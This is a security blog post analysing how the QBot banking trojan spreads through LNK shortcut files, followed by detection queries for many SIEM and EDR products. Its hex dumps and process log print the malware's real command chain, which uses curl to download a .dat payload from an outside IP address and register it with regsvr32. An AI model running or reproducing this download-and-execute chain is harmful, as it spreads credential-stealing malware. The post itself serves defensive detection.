
Security Investigation
Be the first to investigate

QBot Spreads via LNK Files – Detection & Response


By **Priyadharshini Balaji** - July 5, 2022



QakBot, also known as QBot, QuackBot, or Pinkslipbot, is a banking trojan malware that has existed for over a decade. In recent years, QakBot has become one of the leading banking trojans around the globe. Its main purpose is to steal banking credentials (e.g., logins, passwords, etc.)

Most of the QBot infections are done by the initial vectors of **XLS documents**. Now, they started using the .lnk files to infect their targeted machines. As usual, this can be done by using spam campaigns or malicious URLs to deliver LNK files to their targets.

QBot LNK Infection Chain:


HTML
LNK
.html file contains a targetted zip file
target_file_name1 =
'DocumentsFolder XXXX.zip';
.lnk file which executes the inner .dll
using rundll32 or directly excutes the
.dat file.
QBot Infection
[.DLL]
Communicating to
C&C Server

Here, the initial vector is the .html file which contains a .zip file with the targeted path of .LNK file. Once the user opens the .LNK file, internal embedded codes will be executed, and it will start its infection chain.

Recent infection can be done by using legitimate applications like PowerShell, CMD, and MSHTA to download the malicious payload files.

Why are LNK files being used?

LNK file is a shortcut or “link” used by Windows as a reference to an original file, folder, or application. It contains the shortcut target type, location, and filename as well as the program that opens the target file and an optional shortcut key. The file can be created in Windows by right-clicking a file, folder, or executable program and then selecting create a shortcut.

Also Read: Latest IOCs – Threat Actor URLs , IP’s & Malware Hashes

In the .lnk files, we can be able to see the target path if it’s in a shorter range. However, command-line arguments can be up to 4096, so malicious actors can that this advantage and pass on long arguments as they will not be visible in the properties section.


Sample Information:

The main content of this QBot LNK:

How does QBot LNK work?

With reference to edge application, Echo > Ping 15.org > %appdata% > curl.exe > .dat > echo > regsvr.

Ping [Packet Internet or Inter-Network Groper] utility uses the echo request, and echo reply messages within the Internet Control Message Protocol (ICMP), an integral part of any IP network. Here, the ping sends ICMP packets to the destination. Then it waits for the echo reply.




```
230:  00 66 00 62  00 77 00 27  00 20 00 26  00 26 00 20  .f.b.w.'. .&.&. 
240:  00 65 00 63  00 68 00 6F  00 20 00 22  00 6A 00 55  .e.c.h.o. .".j.U
250:  00 6B 00 22  00 20 00 26  00 26 00 20  00 70 00 69  .k.". .&.&. .p.i
260:  00 6E 00 67  00 20 00 31  00 35 00 2E  00 6F 00 72  .n.g. .1.5...o.r
270:  00 67 00 20  00 26 00 26  00 20 00 4D  00 44 00 20  .g. .&.&. .M.D. 
280:  00 22 00 25  00 41 00 50  00 50 00 44  00 41 00 54  .".%.A.P.P.D.A.T
290:  00 41 00 25  00 5C 00 63  00 75 00 49  00 6D 00 5C  .A.%.\.c.u.I.m.\
2A0:  00 59 00 68  00 71 00 22  00 20 00 26  00 26 00 20  .Y.h.q.". .&.&. 
2B0:  00 63 00 75  00 72 00 6C  00 2E 00 65  00 78 00 65  .c.u.r.l...e.x.e
2C0:  00 20 00 2D  00 2D 00 6F  00 75 00 74  00 70 00 75  . .-.-.o.u.t.p.u
2D0:  00 74 00 20  00 22 00 25  00 41 00 50  00 50 00 44  .t. .".%.A.P.P.D
2E0:  00 41 00 54  00 41 00 25  00 5C 00 63  00 75 00 49  .A.T.A.%.\.c.u.I
2F0:  00 6D 00 5C  00 59 00 68  00 71 00 5C  00 53 00 64  .m.\.Y.h.q.\.S.d
300:  00 69 00 2E  00 6E 00 4A  00 6D 00 70  00 2E 00 71  .i...n.J.m.p...q
310:  00 51 00 78  00 22 00 20  00 68 00 74  00 74 00 70  .Q.x.". .h.t.t.p
```

Also Read: Latest Cyber Security News – Hacker News !

Then, Curl.exe is the main executable for running cURL. a cURL is a command-line tool and library for transferring data with URLs. Usually, a generic data file stores information specific to the application it refers to.

Targeted Command Line:



[redacted] (Verified) Microsoft Windows

Version: 10.0.14393.0

Image file name: C:\Windows\System32\cmd.exe

Process

Command line: p.qQx" http://185.244.149.89/344351.dat && echo "

Current directory: N/A

Started: a second ago (5:05:33 AM 6/26/2022)


PEB address: 0x95cb2bb000

Image type: 64-bit

Parent: explorer.exe (2728)

Mitigation policies: DEP (permanent); ASLR (high entropy); CF Gu

Protection: None



```
2F0:  00 6D 00 5C  00 59 00 68  00 71 00 5C  00 53 00 64  .m.\.Y.h.q.\.S.d
300:  00 69 00 2E  00 6E 00 4A  00 6D 00 70  00 2E 00 71  .i...n.J.m.p...q
310:  00 51 00 78  00 22 00 20  00 68 00 74  00 74 00 70  .Q.x.". .h.t.t.p
320:  00 3A 00 2F  00 2F 00 31  00 38 00 35  00 2E 00 32  .:././.1.8.5...2
330:  00 34 00 34  00 2E 00 31  00 34 00 39  00 2E 00 38  .4.4...1.4.9...8
340:  00 39 00 2F  00 33 00 34  00 34 00 33  00 35 00 31  .9./.3.4.4.3.5.1
350:  00 2E 00 64  00 61 00 74  00 20 00 26  00 26 00 20  ...d.a.t. .&.&. 
360:  00 65 00 63  00 68 00 6F  00 20 00 22  00 61 00 6D  .e.c.h.o. .".a.m
```

Hex_View of the .dat file

Here, the targeted command line clearly reveals the malicious .dat file which will download the payload file.

Also Read: Soc Interview Questions and Answers – CYBER SECURITY ANALYST

Detection & Response:

Qradar:

```
 SELECT UTF8(payload) from events where LOGSOURCETYPENAME(devicetype)='Microsoft Windows
Security Event Log' and ("ParentImage" ilike '%\cmd.exe') and "Process CommandLine"
ilike '%http://%' and "Process CommandLine" ilike '%ping15.org%' and "Process
CommandLine" ilike '%..\%' and "Process CommandLine" ilike '%curl.exe%' and "Process
CommandLine" ilike '%regsvr32.exe%' and "Process CommandLine" ilike '%msedge.exe%'
```

Splunk:

```
 ((ParentImage="*\\cmd.exe") AND CommandLine="*http://*" AND CommandLine="*ping15.org*"
AND CommandLine="*..\\*" AND CommandLine="*curl.exe*" AND CommandLine="*regsvr32.exe*"
AND CommandLine="*msedge.exe*") AND source="WinEventLog:*"
```

Elastic Query:

```
 (process.parent.executable:*\\cmd.exe AND process.command_line:*http\:\/\/* AND
process.command_line:*ping15.org* AND process.command_line:*..\\* AND
process.command_line:*curl.exe* AND process.command_line:*regsvr32.exe* AND
process.command_line:*msedge.exe*)
```

Arcsight:

```
 (sourceProcessName CONTAINS "*\\cmd.exe" AND ((deviceCustomString1 CONTAINS "*http://*"
OR destinationServiceName CONTAINS "*http://*")) AND ((deviceCustomString1 CONTAINS
"*ping15.org*" OR destinationServiceName CONTAINS "*ping15.org*")) AND
((deviceCustomString1 CONTAINS "*..\\\\*" OR destinationServiceName CONTAINS
"*..\\\\*")) AND ((deviceCustomString1 CONTAINS "*curl.exe*" OR destinationServiceName
CONTAINS "*curl.exe*")) AND ((deviceCustomString1 CONTAINS "*regsvr32.exe*" OR
destinationServiceName CONTAINS "*regsvr32.exe*")) AND ((deviceCustomString1 CONTAINS
"*msedge.exe*" OR destinationServiceName CONTAINS "*msedge.exe*")))
```

CarbonBlack:

```
 (parent_name:*\\cmd.exe AND process_cmdline:*http\:\/\/* AND
process_cmdline:*ping15.org* AND process_cmdline:*..\\* AND process_cmdline:*curl.exe*
AND process_cmdline:*regsvr32.exe* AND process_cmdline:*msedge.exe*)
```

Crowdstike:

```
 ((ParentBaseFileName="*\\cmd.exe") AND (CommandLine="*http://*" OR
CommandHistory="*http://*") AND (CommandLine="*ping15.org*" OR
CommandHistory="*ping15.org*") AND (CommandLine="*..\\*" OR CommandHistory="*..\\*") AND
(CommandLine="*curl.exe*" OR CommandHistory="*curl.exe*") AND
(CommandLine="*regsvr32.exe*" OR CommandHistory="*regsvr32.exe*") AND
(CommandLine="*msedge.exe*" OR CommandHistory="*msedge.exe*"))
```

FireEye:

```
 (metaclass:`windows` pprocess:`*\cmd.exe` args:`http://` args:`ping15.org` args:`..\\`
args:`curl.exe` args:`regsvr32.exe` args:`msedge.exe`)
```

GrayLog:

```
 (ParentImage.keyword:*\\cmd.exe AND CommandLine.keyword:*http\:\/\/* AND
CommandLine.keyword:*ping15.org* AND CommandLine.keyword:*..\\* AND
CommandLine.keyword:*curl.exe* AND CommandLine.keyword:*regsvr32.exe* AND
CommandLine.keyword:*msedge.exe*)
```

Google Chronicle:

```
 principal.process.file.full_path = /.*\\cmd\.exe$/ and target.process.command_line =
/.*http:\/\/.*/ and target.process.command_line = /.*ping15\.org.*/ and
target.process.command_line = /.*\.\..*/ and target.process.command_line =
/.*curl\.exe.*/ and target.process.command_line = /.*regsvr32\.exe.*/ and
target.process.command_line = /.*msedge\.exe.*/
```

Logpoint:

```
 (ParentImage IN "*\\cmd.exe" CommandLine="*http://*" CommandLine="*ping15.org*"
CommandLine="*..\\*" CommandLine="*curl.exe*" CommandLine="*regsvr32.exe*"
CommandLine="*msedge.exe*")
```

Microsoft Defender:

```
 DeviceProcessEvents | where ((InitiatingProcessFolderPath endswith @"\cmd.exe") and
ProcessCommandLine contains "http://" and ProcessCommandLine contains "ping15.org" and
ProcessCommandLine contains @"..\" and ProcessCommandLine contains "curl.exe" and
ProcessCommandLine contains "regsvr32.exe" and ProcessCommandLine contains
"msedge.exe")
```

Microsoft Sentinel:

```
 SecurityEvent |  where EventID == 4688 | where ((ParentProcessName endswith
@'\cmd.exe') and CommandLine contains 'http://' and CommandLine contains 'ping15.org'
and CommandLine contains @'..\' and CommandLine contains 'curl.exe' and CommandLine
contains 'regsvr32.exe' and CommandLine contains 'msedge.exe')
```

RSA Netwitness:

```
 ((ParentImage contains '\cmd\.exe') && (CommandLine contains 'http://') && (CommandLine
contains 'ping15.org') && (CommandLine contains '..\\') && (CommandLine contains
'curl.exe') && (CommandLine contains 'regsvr32.exe') && (CommandLine contains
'msedge.exe'))
```

SumoLogic:

```
 (_sourceCategory=*windows* AND (ParentImage = "*\cmd.exe") AND CommandLine="*http://*"
AND CommandLine="*ping15.org*" AND CommandLine="*..\\*" AND CommandLine="*curl.exe*" AND
CommandLine="*regsvr32.exe*" AND CommandLine="*msedge.exe*")
```

Aws Opensearch:

```
 (process.parent.executable:*\\cmd.exe AND process.command_line:*http\:\/\/* AND
process.command_line:*ping15.org* AND process.command_line:*..\\* AND
process.command_line:*curl.exe* AND process.command_line:*regsvr32.exe* AND
process.command_line:*msedge.exe*)
```

Priyadharshini Balaji

A passionate security researcher in Malware and Penetration Testing.